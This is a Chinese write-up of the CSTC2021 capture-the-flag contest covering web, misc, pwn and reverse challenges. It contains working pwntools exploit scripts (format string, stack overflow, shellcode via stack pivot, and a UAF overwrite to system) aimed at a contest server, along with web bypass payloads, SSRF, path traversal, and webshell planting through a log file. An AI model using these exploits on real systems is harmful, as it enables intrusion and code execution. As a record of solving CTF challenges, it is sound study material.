

# CSTC2021 WriteUp

原创

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本篇文章原文: <http://www.7yue.top/cstc2021-writeup/>

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## Web

### easyweb

```

<?php
show_source(__FILE__);
$v1=0;$v2=0;$v3=0;
$a=(array)json_decode(@$_GET['foo']);
if(is_array($a)){
    is_numeric(@$a["bar1"])?die("nope"):NULL;
    if(@$a["bar1"]){
        ($a["bar1"]>2021)?$v1=1:NULL;
    }
    if(is_array(@$a["bar2"])){
        if(count($a["bar2"])!=5 OR !is_array($a["bar2"][0])) die("nope");
        $pos = array_search("nudt", $a["a2"]);
        $pos==false?die("nope"):NULL;
        foreach($a["bar2"] as $key=>$val){
            $val=="nudt"?die("nope"):NULL;
        }
        $v2=1;
    }
}
$c=@$_GET['cat'];
$d=@$_GET['dog'];
if(@$c[1]){
    if(!strcmp($c[1],$d) && $c[1]!=$d){
        eregi("3|1|c",$d.$c[0])?die("nope"):NULL;
        strpos(($c[0].$d), "cstc2021")?$v3=1:NULL;
    }
}
if($v1 && $v2 && $v3){
    include "flag.php";
    echo $flag;
}
?>

```

简单的代码审计 几个小trick绕一下

payload

```
foo={"bar1": "2022b", "bar2": [0, 2, 3, 4, 5], "a2": ["nudt", "nudt"]}&cat[1][]="1"&dog=%00&cat[0]="cstc2021"
```

## easyweb2

扫目录扫到swagger-ui.html

一堆api

一开始有 /login 可以爆破一下 发现test test

带上ticket接着找

最下面有个 /uid 可以找id 爆破一下

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
987	987	200			248	
101	101	200			240	
0		200			144	
1	1	200			144	
2	2	200			144	
3	3	200			144	
4	4	200			144	
5	5	200			144	
6	6	200			144	
7	7	200			144	
8	8	200			144	
9	9	200			144	
10	10	200			144	
11	11	200			144	
12	12	200			...	144

Request Response

Pretty Raw Render \n Actions Select e

```

1 HTTP/1.1 200
2 Content-Type: text/plain; charset=UTF-8
3 Content-Length: 114
4 Date: Wed, 05 May 2021 13:12:26 GMT
5 Connection: close
6
7 [{"用户ID": "987", "用户组": "系统管理员", "用户名": "ctf_admin", "HASH": "2773d5bd7e1a7a7eec619c6d5fbfd3a"}]

```

一个test的，一个ctf\_admin的，返回hash值为md5，cmd5找人解一下ctfer123!@#

登录后带着ticket到 /home/index

明显是个ssrf，http协议能返回结果，后端是java，但是很慢很慢，其他协议试了半天，最后发现ftp协议可以

```

[root ~]# curl -X GET "http://ip/home/index?url=ftp%3A%2F%2F127.0.0.1:21%2F" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
-rw-r--r-- 1 root      root          39 Apr 30 09:56 flag.txt
^C
[root ~]# curl -X GET "http://ip/home/index?url=ftp%3A%2F%2F127.0.0.1:21%2Fflag.txt" -H "accept: */*" -H "Token: 9c618e664319512ef7db2d3c0672bee0"
flag{0102d47cee495efcb7c4e3977b04e715}

```

## ctfweb3

扫目录发现/robots.txt

```
/PassOn/*
```

一个登陆页面，好像没啥，接着扫，发现

```
/PassOn/header.php
```

Ptn4rdn Admin Portal

泄露了用户名

接着找

在这里发现邮箱 /PassOn/css/style.css

Ptn4rdn@gmail.com

然后找了半天发现一个hint /PassOn/login.php 的head中

```
<meta name="backup-directory" content="PassOnbackupDirect0ry">
```


/PassOn/PassOnbackupDirect0ry 接着扫

扫到 /PassOn/PassOnbackupDirect0ry/backup.zip

看源码 reset.php, 可以看到重置密码

```
<?php
include_once('config.php');
$message = "";
if (isset($_POST['submit'])) { // If form is submitted
    $email = $_POST['email'];
    $user = $_POST['user'];
    $sql = $pdo->prepare("SELECT * FROM PassOn WHERE email = :email AND username = :user");
    $sql->bindParam(":email", $email);
    $sql->bindParam(":user", $user);
    $row = $sql->execute();
    $result = $sql->fetch(PDO::FETCH_ASSOC);
    if (count($result) > 1) {
        $password = substr(hash('sha1', gmdate("l jS \of F Y h:i:s A")), 0, 20);
        $password = md5($password);
        $sql = $pdo->prepare("UPDATE PassOn SET pass = :pass where id = 1");
        $sql->bindParam(":pass", $password);
        $row = $sql->execute();
        $message = "A new password has been sent to your email";
    } else {
        $message = "User not found in our database";
    }
}
?>
```

邮箱和用户名要填对，然后会把时间戳sha1截取20位作为密码



之后可以登录到后台，不过没有啥，看源码

发现有个日志文件，并且以.php结尾，可以解析，可以访问

日志文件也是可以写的，比如login.php登录时，会记录登录失败的邮箱

然后写马拿flag

/home/flag

## hackerweb

扫发现 /index /login

/index 注释里给了一段java代码

```

@Configuration
public class WebMvcConfig implements WebMvcConfigurer {
    @Override
    public void addInterceptors(InterceptorRegistry registry) {
        registry.addInterceptor(handlerInterceptor())
            .addPathPatterns("/**");
    }
    @Bean
    public HandlerInterceptor handlerInterceptor() {
        return new PermissionInterceptor();
    }
}
@Component
public class PermissionInterceptor implements HandlerInterceptor {
    @Override
    public boolean preHandle(HttpServletRequest request,
                            HttpServletResponse response,
                            Object handler) throws Exception {
        String uri = request.getRequestURI();
        uri = uri.replaceAll("//", "/");
        System.out.println("RequestURI: " + uri);
        if (uri.contains("..") || uri.contains("./")) {
            return false;
        }
        if (uri.startsWith("/login") || uri.startsWith("/index") || uri.startsWith("/image") || uri.startsWith("/css")) {
            return true;
        }
        return false;
    }
}

```

感觉像个waf把url最前面的路径写死了，于是考虑目录穿越  
拿这个图片测试了发现会返回图片，证明存在目录穿越

```
/images/%2e%2e/images/adm.png
```

再接着扫发现了真正的登录位置

```

POST /images/%2e%2e/admin/ HTTP/1.1
Host: ip
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Username=admin&Password=admin

```

登录成功返回

```

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Domain name resolution Manager</title>
</head>
<body>
<center>
    <form action="/admin/domain" method="post">
        <p>domain : <input type="text" name="domain" /></p>
        <input type="submit" value="Submit" />
    </form>
    <form action="/admin/secert" method="post">
        <p>secret : <input type="text" name="secret" /></p>
        <input type="submit" value="Submit" />
    </form>
</center>
</body>
</html>

```

跟域名相关

根据前端代码测试几个域名用<https://requestrepo.com/>平台进行测试

发现题目会在原有域名前添加内容，并且内容就4种，长度为8

```

75aaaf2e
ea197db0
8841a402
bf03c5f3

```

然后排列组合后发到secret路由即可拿到flag

## Misc

### RGB

共28864行，求因数，两个因数最接近的为164,176，尝试画图：

```

from PIL import Image

a = 164
b = 176

fp = open("code.txt", "r")
pic = Image.new("RGB", (a,b), (255,255,255))
list_color = fp.readlines()

for y in range(0, b):
    for x in range(0, a):
        pixel = list_color[y*a+x]
        pixel = pixel.strip('\n')
        pixel = pixel.split('#')
        pic.putpixel((x, y), (int(pixel[0]), int(pixel[1]), int(pixel[2])))
pic.show()

```

**flag{c1d836d1db9d42dd}**

**flag{c1d836d1db9d42dd}**

---

旋转一下即可得到flag

**flag{c1d836d1db9d42dd}**

**flag{c1d836d1db9d42dd}**

**zip**

密码爆破

ARCHPR 4.53 - 50%

文件(F) 恢复(R) 帮助(H)

打开 开始! 停止 基准测试 升级 帮助 关于 退出

加密的 ZIP/RAR/ACE/ARJ 文件  
C:\Users\34603\Desktop\zip.zip

攻击类型  
暴力

范围 长度 暴力范围选项  
 所有大写拉丁  
 所有小写拉丁  
 所有数字(0-9)  
 所有特殊符号  
 空格  
 所有可打印字符

状态窗口  
2021/5/5 21:10:0  
2021/5/5 21:10:0  
2021/5/5 21:10:2  
2021/5/5 21:10:20 - 'ff123' 是这个文件的一个有效口令

口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	480,680,235
总计时间	13s 827ms
平均速度(口令/秒)	34,763,884
这个文件的口令	ff123
十六进制口令	66 66 31 32 33

保存... 确定

当前口令: ff123 平均速度: 34,768,913 p/s  
已用时间: 13s 剩余时间: 12s  
口令长度 = 5, 总计: 916,132,832, 已处理: 465,661,665  
50%

ARCHPR version 4.53 (c) 1997-2008 ElcomSoft Co. Ltd.



readme.txt \*



文章.docx \*

得到两个文件，

readme.txt:

这可不能让别人看见。

BABBBBBAAAABAAB

bacon解密AB字符串，得到word文档密码xyj，密码为小写

The screenshot shows a software interface for decoding the Bacon cipher. The top bar has tabs for 'Recipe' and 'Input'. The 'Input' tab shows the string 'BABBBBBAAAABAAB'. Below this, there's a section titled 'Bacon Cipher Decode' with three buttons: 'Alphabet Complete', 'Translation A/B', and 'Invert Translation'. The 'Translation A/B' button is selected. The bottom right section is labeled 'Output' and contains the text 'XYJ'.

进入文档后，flag字符串颜色为白色，修改字体颜色即可看到flag

山、口、工，谓之丑形。収口，地肝丁丑。又经丑丁四日夕。←

flag{cbfacb9df0c7caf9a2b8a8ffbd72d1a0}←

## Memory\_1

拿了个一血，有手就行。

pstree可以看到cmd进程

任务名	父任务	线程数	状态	开始时间	结束时间	CPU 使用率	内存使用量
0x1f1f1f1f1f1f800057800000:CONHOST.exe		1	运行	2019-10-29 17:41:02 UTC+0000			
0xffffffa8002dff7e0:csrss.exe	0x1f1f1f1f1f1f800057800000:CONHOST.exe	396	380	9	189 2019-10-29 14:01:31 UTC+0000		
0xffffffa8001c41060:conhost.exe	0xffffffa8002dff7e0:csrss.exe	2632	396	1	32 2019-10-29 14:01:47 UTC+0000		
0xffffffa8001d786d0:conhost.exe	0xffffffa8001c41060:conhost.exe	2496	396	2	58 2019-10-29 17:37:25 UTC+0000		
0xffffffa80031d4b30:winlogon.exe	0xffffffa8001d786d0:conhost.exe	432	380	3	114 2019-10-29 14:01:31 UTC+0000		
0xffffffa80038d1b30:explorer.exe	0xffffffa80031d4b30:winlogon.exe	2140	2056	22	680 2019-10-29 14:01:40 UTC+0000		
0xffffffa80039a6220:vmtoolsd.exe	0xffffffa80038d1b30:explorer.exe	2396	2140	8	215 2019-10-29 14:01:42 UTC+0000		
0xffffffa8001d74060:cmd.exe	0xffffffa80039a6220:vmtoolsd.exe	2476	2140	1	21 2019-10-29 17:37:25 UTC+0000		
0xffffffa80018ba9e0:System	0xffffffa8001d74060:cmd.exe	4	0	89	421 2019-10-29 14:01:29 UTC+0000		
0xffffffa800202db30:smss.exe	0xffffffa80018ba9e0:System	248	4	2	29 2019-10-29 14:01:29 UTC+0000		

利用cmdline查看cmd下运行的文件

```
*****  
metsvc.exe pid: 400  
Command line : "C:\Windows\TEMP\cybSAbYRflAvhz\metsvc.exe" service  
*****  
metsvc-server. pid: 1912 session_1.WinSta0. session_1.WinSta0. session_1.WinS  
*****  
cscript.exe pid: 1472 session_1.WinSta0. Winlogon.pn  
Command line : cscript "C:\Windows\TEMP\UEAOGWBdwyydm.vbs" ←  
*****  
conhost.exe pid: 1824  
Command line : \??\C:\Windows\system32\conhost.exe  
*****  
cmd.exe pid: 2180  
*****  
cmd.exe pid: 2336  
*****
```

得到病毒文件名UEAOGWBdwyydm.vbs, md5加密后即可得到flag

```
flag{24060da3d327991115a96e7099da25c3}
```

## Memory\_2

拿了个一血，做完之后发现其实也不难。

```
volatility -f mal.vmem --profile=Win7SP1x64 printkey -K "SAM\Domains\Account\Users\Names"
```

```
root@xin:~/桌面/Behinder_v3.0_Beta_10# volatility -f mal.vmem --profile=Win7SP1x64 printkey -K "SAM\Domains\Account\Users\Names"  
Volatility Foundation Volatility Framework 2.6  
Legend: (S) = Stable (V) = Volatile  
-----  
Registry: \SystemRoot\System32\Config\SAM  
Key name: Names (S)  
Last updated: 2019-10-29 17:42:11 UTC+0000 1.WinSta0.  
Default.png session_1.WinSta0.  
Disconnect.png session_1.WinSta0.  
Winlogon.png Twin.vmem  
Subkeys:  
(S) admin  
(S) Administrator  
(S) Guest  
(S) test$  
Values:  
REG_NONE : (S)
```

得到隐藏用户 test\$

0x000000007c350000 svpsvc.exe	2050	492 0x000000001f594000 2019-10-29 14:01:33 UTC+0000	3e5\$.Default.	0x0-3e7\$.Default.
0x0000000007e590b30 svchost.exe	716	492 0x000000001fee7000 2019-10-29 14:01:33 UTC+0000	png	png
0x0000000007e5c6b30 svchost.exe	800	492 0x000000001f594000 2019-10-29 14:01:33 UTC+0000		
0x0000000007e5e1b30 svchost.exe	844	492 0x000000001f0a4000 2019-10-29 14:01:33 UTC+0000		
0x0000000007e5f1b30 svchost.exe	868	492 0x000000001f1ac000 2019-10-29 14:01:33 UTC+0000		
0x0000000007e7d4b30 winlogon.exe	432	380 0x000000001ea4000 2019-10-29 14:01:31 UTC+0000	1	1
0x0000000007e8bb060 wininit.exe	388	324 0x0000000022e12000 2019-10-29 14:01:31 UTC+0000	101	101
0x0000000007ea546b0 csrss.exe	336	324 0x000000002398c000 2019-10-29 14:01:31 UTC+0000		
0x0000000007ebfff7e00 csrss.exe	396	380 0x0000000022e7a000 2019-10-29 14:01:31 UTC+0000		
0x0000000007f4d6060 metsvc.exe	1908	1156 0x0000000053a18000 2019-10-29 17:40:13 UTC+0000	win2019	2019-10-29 17:40:13 UTC+0000
0x0000000007f62db30 smss.exe	248	fault.png 4 0x0000000029819000 2019-10-29 14:01:29 UTC+0000		
0x0000000007fa41060 conhost.exe	2632	396 0x00000000089e6000 2019-10-29 14:01:47 UTC+0000		
0x0000000007fa41b30 TPAutoConnect.	2624	1856 0x0000000008be1000 2019-10-29 14:01:47 UTC+0000		
0x0000000007fb3eb30 WmiPrvSE.exe	2136	616 0x000000007a642000 2019-10-29 17:37:02 UTC+0000		
0x0000000007fb74060 cmd.exe	2476	2140 0x0000000072758000 2019-10-29 17:37:25 UTC+0000		
0x0000000007fb786d0 conhost.exe	2496	396 0x0000000072c1d000 2019-10-29 17:37:25 UTC+0000		
0x0000000007fb96060 WmiApSrv.exe	2544	492 0x0000000055ed4000 2019-10-29 17:39:09 UTC+0000		
0x0000000007fb9a650 net1.exe	1012	1304 0x00000000519d5000 2019-10-29 17:42:11 UTC+0000		2019-10-29 17:42:11 UTC+0000
0x0000000007fb9b630 ipconfig.exe	2132	2336 0x00000000516b7000 2019-10-29 17:43:16 UTC+0000		2019-10-29 17:43:16 UTC+0000
0x0000000007ff799e0 System	4	0 0x00000000000187000 2019-10-29 14:01:29 UTC+0000		

psscan得到隐藏进程net1.exe，由于此进程名肯定不是系统进程，故猜测是题目要求的进程。

得到最终字符串：test\$&net1.exe，md5加密后即可得到flag

```
flag{45321c07f425d915c55424957353dd07}
```

## PWN

### bank

用\x00爆破随机数生成的密码绕过strcmp，格式化字符串输出内存中的flag

exp:

```
#!/usr/bin/python

from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0
binary_name='bank'
#libc_name='libc.so.6'
#libc_name='libc-2.31.so'

#Libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

while True:
    try:
        if local:
            p=process("./"+binary_name)
        else:
            p=remote('81.70.195.166',10000)

        ru=lambda x:p.recvuntil(x)
        sl=lambda x:p.sendline(x)
        sd=lambda x:p.send(x)
        sa=lambda a,b:p.sendafter(a,b)
        sla=lambda a,b:p.sendlineafter(a,b)
        ia=lambda :p.interactive()

        sla('account:', 'a')
        sla('Please enter your password:', '\x00')
        sl('yes')

        sla('Please input your private code:', b'%8$saaaa'+p64(0x404028))
        print('[*]Rush')
        print(ru('aaaa'))
        ia()
        print('[+]Success')
    except:
        #p.close()
        print('[-]Failed')
```

auto

写脚本遍历所有的加密结果

```
#include<iostream>

using namespace std;

int main()
{
    char a1 = 'A';
    int a2 = 0;
    char ret = 0,src = 0;
    for(int i = 0; i<26; i++){
        for(int j = 0; j<8; j++){
            ret = (5 * (a2+j) + a1+i - 'A') % 26 + 'A' ;
            src = a1+i;
            cout << src << ":";
            cout << ret << " ";
        }
        cout << "\n";
    }
    return 0;
}
```

通过验证后栈溢出覆盖返回地址为后门函数

exp:

```

#!/usr/bin/python

from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0
binary_name='auto'

#libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10001)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

#UCIJEURI

z('b*0x80486ED')
sla('password:','UXYUKVNZ')
sla('password again: ',b'deadbeef\x00'+b'a'*(0x50-9-4)+p32(0x8048665))

ia()

```

## paper

泄露地址后修改栈上的内容为0x21，将chunk分配到栈上实现任意地址写，修改判断条件执行后门函数

exp:

```

#!/usr/bin/python

from pwn import *
import sys

```

```
import sys

context.log_level = 'debug'
context.arch='amd64'

local=0

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10003)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sla("choice > ",str(num))

def add():
    cho(1)

def change(idx,size):
    cho(3)
    sla("Index:",str(idx))
    sla("word count:",str(size))

def show():
    cho(4)

def delete(idx):
    cho(2)
    sla("Index:",str(idx))

def change2(addr):
    cho(5)
    sla("Which disk?", str(addr))

add()
add()
delete(0)
show()
stack = int(ru('\n')[19:-1],16)
```

```
print(hex(stack))

z('b*$rebase(0xb97)')

change(0,stack-8)
change2(0x21)
add()
add()
change(3,'3435973836')
cho(6)

ia()
```

## small

栈溢出修改rbp到bss上并覆盖返回地址到read之前，实现栈迁移并写入shellcode，将bss地址覆盖返回地址

exp:

```

#!/usr/bin/python

from pwn import *
import sys
import time
#from LibcSearcher import LibcSearcher
context.log_level = 'debug'
context.arch='amd64'

local=1
binary_name='small'

e=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10002)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

z('b*main')
rbp = 0x402000+0x10
sl(b'a'*0x10+p64(rbp)+p64(0x401015))

time.sleep(3)

sl(p64(0)*2+p64(rbp)+p64(rbp+0x10)+asm(shellcraft.sh()))

ia()

```

## managebooks

UAF构造重叠堆块，修改函数指针为system

exp:

```

#!/usr/bin/python

from pwn import *

```

```
from pwn import *
import sys

context.log_level = 'debug'
context.arch='amd64'

local=1
binary_name='managebooks'
libc_name='libc.so.6'

libc=ELF("./"+libc_name)
e=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
else:
    p=remote('81.70.195.166',10004)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=='i386'):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sla(">> ",str(num))

def add(namesize,name,summariesize,summary):
    cho(1)
    sla("name size: ",str(namesize))
    sa("name: ",name)
    sla("summary size: ",str(summariesize))
    sa("summary: ",summary)

def delete(idx):
    cho(2)
    sla("ID (0-10): ",str(idx))

def show(idx):
    cho(4)
    sla("ID (0-10): ",str(idx))

def edit(idx,size,summary):
    cho(3)
```

```

sla("ID (0-10): ",str(idx))
sla("summary size: ",str(size))
sa("summary: ",summary)

add(0x10,'aaa',0x500,'bbb')
delete(0)
delete(0)
delete(0)
add(0x10,p64(0x00000000004008D8)+b'aaaaaaaa',0x20,'/bin/sh\x00')
edit(0,0x20,'bbbbbbbb')
edit(0,0x4b0,'x02'*8)
show(0)
p.recv(8)
libc_base = leak_address()-0x3ec0c0
print(hex(libc_base))
#system=libc_base+0x4f4e0
system=libc_base+libc.sym['system']
delete(1)
delete(1)
add(0x10,p64(system),0x30,'bbbb')
show(1)
ia()

ia()

```

## Reverse

### free\_flag

在 checkpin 函数中对输入进行了验证。把密文异或回去即为 flag

```

1 int64 __fastcall checkpin(const char *a1)
2 {
3     int i; // [rsp+14h] [rbp-1Ch]
4
5     for ( i = 0; i < strlen(a1) - 1; ++i )
6     {
7         if ( (byte_B98[i] ^ 0xC) != a1[i] )
8             return 1LL;
9     }
0     return 0LL;
1 }
```

脚本:

```

arr= [0x78, 0x64, 0x3F, 0x53, 0x6D, 0x79, 0x78, 0x64, 0x62, 0x3F, 0x78, 0x3D, 0x6F, 0x38, 0x3D, 0x78, 0x3C, 0x62
, 0x53, 0x39, 0x75, 0x39, 0x78, 0x3F, 0x61, 0x53, 0x3D, 0x39, 0x53, 0x62, 0x3C, 0x78, 0x53, 0x3C, 0x39, 0x53, 0x39, 0x3F, 0x6F, 0x79, 0x7E, 0x3F, 0x0A]
flag= []
for i in arr:
    flag.append(chr(i^0xC))
print(''.join(flag))

```

## ckk

题目描述猜测加密算法，在sub\_400430中，发现base64算法特征，把byte\_410200的表复制出来替换标准base64的表即可解密。

```

1 int __fastcall sub_400430(int a1, unsigned int a2, int a3)
2 {
3     unsigned int v3; // $v0
4     int v4; // $v0
5     int v5; // $v0
6     int v6; // $v0
7     unsigned int i; // [sp+8h] [+8h]
8     unsigned int v9; // [sp+8h] [+8h]
9     int v10; // [sp+Ch] [+Ch]
10
11    v10 = 0;
12    for ( i = 0; i < a2; ++i )
13    {
14        v3 = i % 3;
15        if ( i % 3 == 1 )
16        {
17            v5 = v10++;
18            *(a3 + v5) = byte_410200[16 * (*(a1 + i - 1) & 3) + ((*(a1 + i) >> 4) & 0xF)];
19        }
20        else if ( v3 == 2 )
21        {
22            *(a3 + v10) = byte_410200[4 * (*(a1 + i - 1) & 0xF) + ((*(a1 + i) >> 6) & 3)];
23            v6 = v10 + 1;
24            v10 += 2;
25            *(a3 + v6) = byte_410200[*((a1 + i) & 0x3F)];
26        }
27        else if ( !v3 )
28        {
29            v4 = v10++;
30            *(a3 + v4) = byte_410200[(*(a1 + i) >> 2) & 0x3F];
31        }
32    }
}

```

脚本：

```

import base64
import string
cipher = 'ef^sVK@3r@Ke4e6%6`'
table1 = ",.0fglw#`/1Heox$~\x222dity%_;j3csz^+@[4bKrA&=5laqB*- [69mpC()]78ndu"
table2 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
print(base64.b64decode(cipher.translate(str.maketrans(table1,table2))))

```

## crackme

程序加了upx壳，直接使用esp定律脱去，pushad后对esp下硬断，断下后跟随即可找到OEP，修复一下导入表拖入IDA

地址	偏移	汇编代码
00405676	8D4424 80	lea eax,dword ptr ss:[esp-80]
0040567A	6A 00	push 0
0040567C	39C4	cmp esp,eax 平栈操作
0040567E	^ 75 FA	jne crackme.40567A
00405680	83EC 80	sub esp,FFFFFF80
00405683	^ E9 78B9FFFF	jmp crackme.401000 跳到 OEP
00405688	0000	add byte ptr ds:[eax],al
0040568A	0000	add byte ptr ds:[eax],al
0040568C	0000	add byte ptr ds:[eax],al

对 GetDlgItemTextA 交叉引用找到读入用户名和序列号的地方

```

{
    v7 = 5;
    v8 = 0;
    do
    {
        v9 = v7 + (byte_40318C[v8] ^ 0x29);
        if ( v9 < 65 || v9 > 90 )
            v9 = v7 + 82;
        byte_40313C[v8] = v9; ← 用户名经计算存入 byte_40313C 的数组
        byte_40313D[v8] = 0;
        LOBYTE(v8) = v8 + 1;
        --v7;
    }
    while ( v7 );
    v10 = 0;
    v11 = 5;
    do
    {
        v12 = v11 + (byte_40318C[v10] ^ 0x27) + 1;
        if ( v12 < 65 || v12 > 90 )
            v12 = v11 + 77;
        byte_403141[v10] = v12;
        byte_403142[v10] = 0;
        LOBYTE(v10) = v10 + 1;
        --v11;
    }
    while ( v11 );
}

```

```

73
74     }
75     while ( v11 );
76     v13 = GetDlgItemTextA(hWndParent, 4, byte_4031B4, 40);
77     if ( v13 && v13 <= 10 && v13 >= 10 )
78     {
79         v14 = 0;
80         while ( 1 )
81         {
82             v15 = byte_4031B4[v14];
83             if ( !v15 )
84                 break;
85             v16 = byte_40313C[v14] + 5;      // OVKLCJZJGN
86             if ( v16 > 90 )
87                 v16 = byte_40313C[v14] - 8;  用户名再做变换
88             v17 = v16 ^ 0xC;
89             if ( v17 < 65 )
90             {
91                 v17 = v14 + 75;
92             }
93             else if ( v17 > 90 )
94             {
95                 v17 = 75 - v14;
96             }
97             ++v14;
98             if ( v17 != v15 )    明文比较
99                 goto LABEL_35;
100            }
101        MessageBoxA(0, aSerialIsCorrec, aGoodCracker, 0);
102    }

```

我们可以发现程序只是对用户名做了变换，序列号是明文比较的，所以在比较的 cmp 指令上断下，修改下面的跳转使得序列号错误也不直接退出，就能拿到正确的序列号了

## Maze

通过gdb在走迷宫的地方下断点，获取迷宫地图

```

0x00000001 0x00000000 0x00000000 0x00000001 0x00000001 0x00000001 0x00000001
0x00000001 0x00000000 0x00000001 0x00000001 0x00000000 0x00000000 0x00000001
0x00000001 0x00000001 0x00000001 0x00000000 0x00000001 0x00000001 0x00000001
0x00000000 0x00000000 0x00000000 0x00000001 0x00000001 0x00000000 0x00000000
0x00000001 0x00000001 0x00000001 0x00000000 0x00000000 0x00000000 0x00000000
0x00000001 0x00000000 0x00000000 0x00000000 0x00000001 0x00000001 0x00000001
